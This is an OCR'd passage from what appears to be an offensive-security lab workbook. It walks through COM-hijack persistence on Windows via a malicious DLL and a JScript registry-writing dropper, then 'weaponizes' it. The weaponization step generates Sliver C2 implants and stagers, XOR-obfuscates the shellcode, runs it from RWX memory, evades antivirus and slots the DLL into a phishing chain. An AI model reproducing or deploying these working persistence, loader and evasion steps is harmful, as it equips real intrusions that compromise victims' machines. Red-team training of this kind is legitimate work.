
21. Set the build target to *Release* and architecture to *x64* (since we are hijacking a 64-bit DLL, we also need to compile our DLL to x64):




22. Hit *Build* → *Build Solution*:




23. With your own custom 64-bit DLL in place that should preserve the functionality of wpncore.dll, copy it to a writable location, e.g. `%LOCALAPPDATA%\Microsoft\Windows\Notifications\wpndatabase0.db-shm`
24. Using RegEdit, create the key `HKCU\Software\Classes\CLSID\{4655840e-ab1a-49d0-a4c4-261fa1c20e86}\InprocServer32` and set the default value to the path of your written malicious DLL:



25. Reboot your host, and wait for the process to start, which should trigger your DLL and show your messagebox:



26. Open process hacker, identify the targeted svchost.exe process that contains the *WpnUserService* string in its command line argument, and view its loaded modules, to see that your malicious file has been loaded:



27. Revert your manual changes

    1. Manually delete the entire registry key created earlier: `HKCU\Software\Classes\CLSID\{4655840e-ab1a-49d0-a4c4-261fa1c20e86}`
    2. Reboot host or kill the targeted host, *svchost.exe*. (it will be automatically restarted)
    3. Delete your malicious file, e.g. `%LOCALAPPDATA%\Microsoft\Windows\Notifications\wpndatabase0.db-shm`

28. Create a Jscript trigger file for copying your malicious DLL to the target location, as well as write the relevant registry key:

```
// Get the path to our malicious binary
var fso = new ActiveXObject("Scripting.FileSystemObject");
var sourceFileName = fso.GetAbsolutePathName(".") + "\\" + "nothing-to-see-here.dll";

// Get the path to where we want to copy our malicious binary to
var sh = new ActiveXObject("WScript.Shell");
var oEnvVars = sh.Environment("Process");
var localAppData = oEnvVars("LOCALAPPDATA");
var destinationFileName = localAppData + "\\Microsoft\\Windows\\Notifications\\wpndatabase0.db-shm";

// copy our COM class DLL to the destination
fso.CopyFile(sourceFileName, destinationFileName, true);

// Get an instance of StdRegProv, which is the COM class we use to write to the registry
var wbemLoc = new ActiveXObject('WbemScripting.SWbemLocator');
var wbemSrv = wbemLoc.ConnectServer(null, 'root\\default');
var stdRegProv = wbemSrv.Get('StdRegProv');

// Create the key
var ocrp = stdRegProv.Methods_("CreateKey").Inparameters;
ocrp.Hdefkey= 0x80000001; // HKCU
var s = "SOFTWARE\\Classes\\CLSID\\{4655840e-ab1a-49d0-a4c4-261fa1c20e86}\\InProcServer32\\";
ocrp.Ssubkeyname = s;
stdRegProv.ExecMethod_("CreateKey", ocrp)

// Write the key value (path to our binary)
var oInParams = stdRegProv.Methods_("SetStringValue").Inparameters;
oInParams.Hdefkey = 0x80000001; // HKCU
oInParams.Ssubkeyname = s;
oInParams.Svaluename = "";
oInParams.SValue = destinationFileName;
stdRegProv.ExecMethod_("SetStringValue", oInParams, 0);
```

29. *Optional:* Add the sufficiently computationally heavy operation to the beginning of your new Jscript trigger file.
30. Test that the Jscript trigger file works as intended.
31. Integrate your new COM hijack with the payload chain and test the entire chain to make sure it functions as intended.

7. Research and identify another custom COM hijack

The goal of this exercise is to identify a new, custom COM class that is hijackable in a way that results in arbitrary code execution for us as an attacker. The following approach is just a suggestion. Feel free to continue using any methodology you are comfortable with.


1. In order to better target your research, review the following requirements for COM hijacking for persistent malware before starting your research for a new COM hijack:

   Requirements for COM hijacking for persistent malware is:

   - Hard requirements:
     - Executes regularly enough – either on boot or frequently enough to ensure practicality *(triggered by interactive user or system automatically)*
     - Is running in the security context of the current user – if it runs as SYSTEM then we can't hijack without LPE (Local Privilege Escalation)
   - Soft requirements:
     - Windows component – present in all modern windows targets, or common application that is expected to be present in ~all/most target environments ← *less common targets lowers risk of detection, but also lowers likelihood of execution – good OSINT recon helps here*
     - Process should stay running after start, so our malware stays running. If the process does not stay running, then we have to "move" to some other host process. E.g., process injection or dropping PE to disk and spawning manually, etc. ← *heightens risk of detection*
     - Legitimate COM class exists in HKCR: Adding nonexistent COM classes may change behavior of system ←*heightens risk of detection*
       If you change the behavior of the system, the user may notice, or things may break!
     - Our malicious COM class should not break the existing functionality of the hijacked COM class – function export forwarding should be employed to fully export

2. Decide what type of software/process you are aiming to gain code execution in:
   - Software that is part of the OS, or third-party software that is assumed to be present in your target environment?
   - Are you aiming at backdooring a long-lived process and thereby allowing you to keep your malware running as a thread or similarly inside said process, or is ephemeral/short execution acceptable, forcing you to migrate to another process or perform some other action to ensure malware execution?

3. Depending on your targeting, use Procmon with the filters below to identify potential hijackable COM classes:



4. After identifying a COM class that seems suitable for hijacking, identify the PE file of the COM class, using *regedit.exe*, inspect the *InprocServer32* key.
5. Investigate what function exports the targeted COM class has, using *DLL Export Viewer*.
6. Create a Visual Studio project for your DLL and add appropriate linker pragma comments. Be sure to add all exported functions of the legitimate DLL to ensure no functionality is broken. To generate the pragma comments, feel free to either write them by hand, or generate using custom tooling. For OS DLLs, your target DLL may already have appropriate pragma comments generated in the *dll-exports* repository[15]. If not, consider using the *generator.py* from the same repo to generate pragma comments (slight rewrite is required).
7. Manually create the appropriate COM registration in HKCU.
8. Test that it works reliably.
9. Consider what implications your hijack has to the stability and reliability of the system. Are you breaking any existing functionality?
10. Backup your existing payload chain, and replace the existing persistence mechanism with your new custom COM hijack!

[15] https://github.com/magnusstubman/dll-exports

8. Weaponization

Up until now, we have been popping messageboxes. Now it's time to weaponize our payload into something more useful.

1. Make sure you have a C2 framework installed in your Linux VM. We'll be using *Sliver*[16] but feel free to use any C2 you prefer.
2. Start *Sliver* and generate shellcode that will instantiate a sliver implant:

```
sliver > generate --mtls 192.168.23.160

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:53
[*] Implant saved to /home/kali/MULTIPLE_MANHUNT.exe

sliver >
```

```
sliver > generate --mtls 192.168.23.160 --format shellcode

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 00:00:33
[*] Implant saved to /home/kali/IDEAL_BROILER.bin

sliver >
```

```
┌──(kali㉿kali)-[~]
└─$ ls -lah IDEAL_BROILER.bin
-rwx------ 1 kali kali 13M Jul 29 05:40 IDEAL_BROILER.bin
```

3. The filesize is pretty large. Let's see if we can make it smaller by using Sliver's stager, by following the Sliver wiki's example[17]:

[16] https://github.com/BishopFox/sliver

[17] https://github.com/BishopFox/sliver/wiki/Stagers#example

```
sliver > profiles new --mtls 192.168.23.160 --skip-symbols --format shellcode win-shellcode

[*] Saved new implant profile win-shellcode

sliver > stage-listener --url tcp://192.168.23.160:1234 --profile win-shellcode

[*] No builds found for profile win-shellcode, generating a new one
[*] Job 4 (tcp) started

sliver > generate stager --lhost 192.168.23.160 --lport 1234

[*] Sliver implant stager saved to: /home/kali/CANADIAN_MAP

sliver > jobs

 ID   Name   Protocol   Port
==== ====== ========== ======
 4    TCP    tcp        1234

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #5

sliver > jobs

 ID   Name   Protocol   Port
==== ====== ========== ======
 4    TCP    tcp        1234
 5    mtls   tcp        8888
```

Let's check the staged shellcode's size:

```
┌──(kali㉿kali)-[~]
└─$ ls -lah CANADIAN_MAP
-rwx------ 1 kali kali 511 Aug  1 07:06 CANADIAN_MAP
```

We now have a binary file containing raw x64 shellcode that will instantiate a Sliver implant when executed. Let's write some code to execute it.

4. Let's start out by doing some simple obfuscation of the shellcode, by XORing it.
   The following script *xor.py* may be used:

```
#!/usr/bin/python3
import sys
from itertools import cycle

def encrypt(var, key, byteorder=sys.byteorder):
        while len(key) < len(var):
                key += key

        key, var = key[:len(var)], var[:len(key)]
        int_var = int.from_bytes(var, byteorder)
        int_key = int.from_bytes(key, byteorder)
        int_enc = int_var ^ int_key
        return int_enc.to_bytes(len(var), byteorder)


key = bytes(sys.argv[1], 'utf-8')
data = sys.stdin.buffer.read()

sys.stdout.buffer.write(encrypt(data, key))
```


   XOR the shellcode with a key of your choice, keep a copy of this key, as we will need it later: *(in this instance, we just use a randomly generated uuid)*

```
┌──(kali㉿kali)-[~]
└─$ cat CANADIAN_MAP | ./xor.py '3dbc6098-118a-11ed-861d-0242ac120002' > CANADIAN_MAP.xor

┌──(kali㉿kali)-[~]
└─$ ls -lh CANADIAN_MAP*
-rwx------ 1 kali kali 511 Aug  1 07:06 CANADIAN_MAP
-rw-r--r-- 1 kali kali 511 Aug  1 07:08 CANADIAN_MAP.xor
```

For easy of use, let's convert the XORed shellcode to a C-style array, using *xxd* with the -i parameter, resulting in a header file:

```
┌──(kali㉿kali)-[~]
└─$ xxd -i CANADIAN_MAP.xor > CANADIAN_MAP.xor.h

┌──(kali㉿kali)-[~]
└─$ ls -lh CANADIAN_MAP*
-rwx------ 1 kali kali  511 Aug  1 07:06 CANADIAN_MAP
-rw-r--r-- 1 kali kali  511 Aug  1 07:08 CANADIAN_MAP.xor
-rw-r--r-- 1 kali kali 3.2K Aug  1 08:59 CANADIAN_MAP.xor.h

┌──(kali㉿kali)-[~]
└─$ head CANADIAN_MAP.xor.h
unsigned char CANADIAN_MAP_xor[] = {
  0xcf, 0x2c, 0xe1, 0x87, 0xc6, 0xd8, 0xf5, 0x38, 0x2d, 0x31, 0x70, 0x69,
  0x20, 0x7d, 0x63, 0x60, 0x33, 0x2c, 0x1c, 0xea, 0x53, 0x79, 0xef, 0x7f,
  0x50, 0x7a, 0xbf, 0x60, 0x79, 0x2b, 0xba, 0x60, 0x10, 0x78, 0xbb, 0x40,
  0x63, 0x2c, 0x6d, 0xd4, 0x7c, 0x7a, 0x74, 0x09, 0xe4, 0x79, 0x00, 0xf8,
  0xcd, 0x11, 0x50, 0x4d, 0x67, 0x48, 0x0d, 0x79, 0xf7, 0xf8, 0x69, 0x6c,
  0x31, 0xf3, 0xd6, 0xdf, 0x33, 0x2b, 0xba, 0x60, 0x10, 0x71, 0x61, 0xb9,
  0x71, 0x58, 0x2a, 0x62, 0xe6, 0x56, 0xb8, 0x40, 0x35, 0x3a, 0x33, 0x37,
  0xe4, 0x5f, 0x31, 0x31, 0x65, 0xef, 0xad, 0xb0, 0x36, 0x31, 0x64, 0x65,
  0xb5, 0xf2, 0x40, 0x55, 0x29, 0x62, 0xe1, 0x62, 0xbb, 0x78, 0x28, 0x76,

┌──(kali㉿kali)-[~]
└─$ tail CANADIAN_MAP.xor.h
  0xf9, 0x7b, 0xbd, 0xc2, 0x29, 0xea, 0xeb, 0x7a, 0xb9, 0xc9, 0x71, 0x88,
  0x31, 0xbd, 0xaa, 0x3c, 0xc9, 0xe5, 0xba, 0xc0, 0x2d, 0x4c, 0x19, 0x60,
  0x20, 0x7a, 0x68, 0x59, 0x65, 0x24, 0x2d, 0x38, 0x77, 0x69, 0x0e, 0x2d,
  0x6a, 0x73, 0x8e, 0x39, 0x4e, 0x6c, 0x01, 0xcd, 0xe5, 0x67, 0x69, 0x73,
  0x89, 0x11, 0x0c, 0x2e, 0x57, 0xcf, 0xec, 0x71, 0xd2, 0xff, 0xd8, 0x04,
  0x9e, 0xd2, 0xce, 0x79, 0x64, 0xa7, 0x65, 0x11, 0xf0, 0x79, 0xe1, 0xdb,
  0x45, 0x86, 0x75, 0xcd, 0x86, 0x3b, 0x5b, 0x32, 0x69, 0x8b, 0xd0, 0x2f,
  0x19, 0x6e, 0x23, 0xea, 0xec, 0xcf, 0xec
};
unsigned int CANADIAN_MAP_xor_len = 511;

┌──(kali㉿kali)-[~]
└─$
```

5. Copy your newly generated header file to the base directory of your visual studio project you wish to weaponize.
6. In Visual Studio, right click the *Header Files* folder in the solution explorer, and select *Add* → *Existing Item*, and navigate to your header file, and add it.




7. In the beginning of *dllmain.cpp*, make sure you add a new #include statement, adding your newly created header file:

```
1   // dllmain.cpp : Defines the entry point for the DLL application.
2   #include "pch.h"
3   #include "CANADIAN_MAP.xor.h"
```


8. In your stuff() function, add code that allocate executable and writable memory, followed by a loop that XORs the shellcode back to its original form and writes it to the newly allocated executable memory. The *OutputDebugString()* calls are optional and should be removed before use, but are added here to aid any debugging that may be needed. If needed, the messages can be seen as execution takes places by starting *DebugView*[18] from Sysinternals.

```
OutputDebugString(L"stuff() called");

char* exec = (char*)VirtualAlloc(0, CANADIAN_MAP_xor_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

char key[] = "3dbc6098-118a-11ed-861d-0242ac120002";
int j = 0;
for (int i = 0; i < CANADIAN_MAP_xor_len; i++) {
    if (j == sizeof key - 1) j = 0;

    exec[i] = ((char*)CANADIAN_MAP_xor)[i] ^ key[j];
    j++;
}

OutputDebugString(L"calling function pointer");
((void(*)())exec)();
```

9. Test your code out and verify that everything works as expected. To test, we will be using *loadlibrary.exe* as created in an earlier exercise:




In our Linux VM, we can verify that we received a shell, and everything works:



[18] https://docs.microsoft.com/en-us/sysinternals/downloads/debugview

10. In case you run into detections by Defender (or any other Anti-Virus engine present in your Windows VM), consider adding the sandbox evasion code created earlier by wasting CPU cycles. Add it to the beginning of your *Stuff()* function:



11. Add your new DLL to your phishing chain and test the entire chain out to make sure everything works as expected.